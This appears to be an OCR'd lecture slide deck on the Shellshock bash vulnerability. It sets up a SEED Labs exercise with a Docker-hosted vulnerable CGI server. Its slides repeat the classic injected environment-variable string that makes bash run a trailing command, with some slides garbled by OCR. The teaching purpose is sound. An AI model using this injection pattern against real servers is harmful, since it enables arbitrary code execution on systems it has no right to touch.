
# Recap Shellshock



```
$ echo "hi"  
hi  
$ bash_shellshock
```

```
foo=`() { echo "hello world"; }; echo "extra"'
```


# Recap Shellshock



```
$ echo "hi"  
hi  
$ bash_shellshock
```

```
foo='() { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock




`bash_shellshock` now  
parses the env. variables for  
any shell functions

```
$ echo "hi"  
hi  
$ bash_shellshock
```

```
foo=`() { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock



bash\_shellshock now  
parses the env. variables for  
any shell functions

```
$ echo "hi"  
hi  
$ bash_shellshock
```


Sets as a shell function

```
foo='() { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock

bash\_shellshock now  
parses the env. variables for  
any shell functions

```
$ echo "hi"  
hi  
$ bash_shellshock  
extra
```




Sets as a shell function

Executes this

```
foo='()' { echo "hello world"; }; echo "extra"'
```

# Recap Shellshock

bash\_shellshock now  
parses the env. variables for  
any shell functions




```
$ echo "hi"  
hi  
$ bash_shellshock  
extra  
$ (child bash)..  
$ exit  
$ (back in parent)
```

Sets as a shell function

Executes this

```
foo='() { echo "hello world"; }; echo "extra"'
```

Shellshock demo with bash\_shellshock




The **shellshock** vulnerability is a bug in the code when converting *environment variables* to *function definitions*, which allows for an attacker to execute arbitrary code

```
foo='() { echo "hello world"; }; echo "extra"'
```


**Two conditions** are needed to exploit the vulnerability

- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**






To make this a more realistic scenario,  
we are going to attack a server that is  
running the vulnerable version of bash



To make this a more realistic scenario,  
we are going to attack a server that is  
running the vulnerable version of bash

(clone the code)

```
[09/22/22] seed@VM:~/.../02_shellshock$ ls -al
total 24
drwxrwxr-x  3 seed seed 4096 Sep 22 10:12 .
drwxrwxr-x 12 seed seed 4096 Sep 22 10:12 ..
-rw-rw-r--  1 seed seed  395 Sep 22 10:12 docker-compose.yml
drwxrwxr-x  2 seed seed 4096 Sep 22 10:12 image_www
-rw-rw-r--  1 seed seed 4430 Sep 22 10:12 README.md
```




To make this a more realistic scenario,  
we are going to attack a server that is  
running the vulnerable version of bash

(clone the code)

Folder that contains  
the contents for our  
web sever

```
[09/22/22] seed@VM:~/.../02_shellshock$ ls -al
total 24
drwxrwxr-x  3 seed seed 4096 Sep 22 10:12 .
drwxrwxr-x 12 seed seed 4096 Sep 22 10:12 ..
-rw-rw-r--  1 seed seed  395 Sep 22 10:12 docker-compose.yml
drwxrwxr-x  2 seed seed 4096 Sep 22 10:12 image_www
-rw-rw-r--  1 seed seed 4430 Sep 22 10:12 README.md
```



To make this a more realistic scenario,  
we are going to attack a server that is  
running the vulnerable version of bash

(clone the code)

Script that will create a  
**docker** container that  
will manage our web  
server

```
[09/22/22] seed@VM:~/.../02_shellshock$ ls -al
total 24
drwxrwxr-x  3 seed seed 4096 Sep 22 10:12 .
drwxrwxr-x 12 seed seed 4096 Sep 22 10:12 ..
-rw-rw-r--  1 seed seed  395 Sep 22 10:12 docker-compose.yml
drwxrwxr-x  2 seed seed 4096 Sep 22 10:12 image_www
-rw-rw-r--  1 seed seed 4430 Sep 22 10:12 README.md
```







# Docker

# Docker is an open-source platform for building, deploying and managing **containerized applications**

containers use the docker platform, which uses the *host operating system*



Host (Your actual computer)

SEED Labs VM ("Guest")

10.0.2.11

Docker Container (web server)

10.9.0.80 (www.seedlab-shellshock.com)

## Lab 3 Setup

### Instructions

```
cd /to/folder/with/docker-compose.yml #go to directory with build script
docker-compose up -d #start up webserver. -d to run in background
curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi #verify it works
```

Host (Your actual computer)

Other helpful instructions

SEED Labs VM ("Guest")

10.0.2.11

Docker Container (web server)

10.9.0.80 (www.seedlab-shellshock.com)

```
docker-compose down  
(turns server off)
```

```
docker ps -a  
(gives you containers and ids  
for container)
```

```
dockersh <sh>  
(connect/log in to container)
```

If you get "hello  
world", you are  
good to go!

## Lab 3 Setup Instructions

```
cd /to/folder/with/docker-compose.yml #go to directory with build script  
docker-compose up -d #start up webserver. -d to run in background  
curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi #verify it works
```




# The Internet

Client

Server (victim)





Request




Client

Server (victim)




Client

Server (victim)




*How do we request something from the server?*

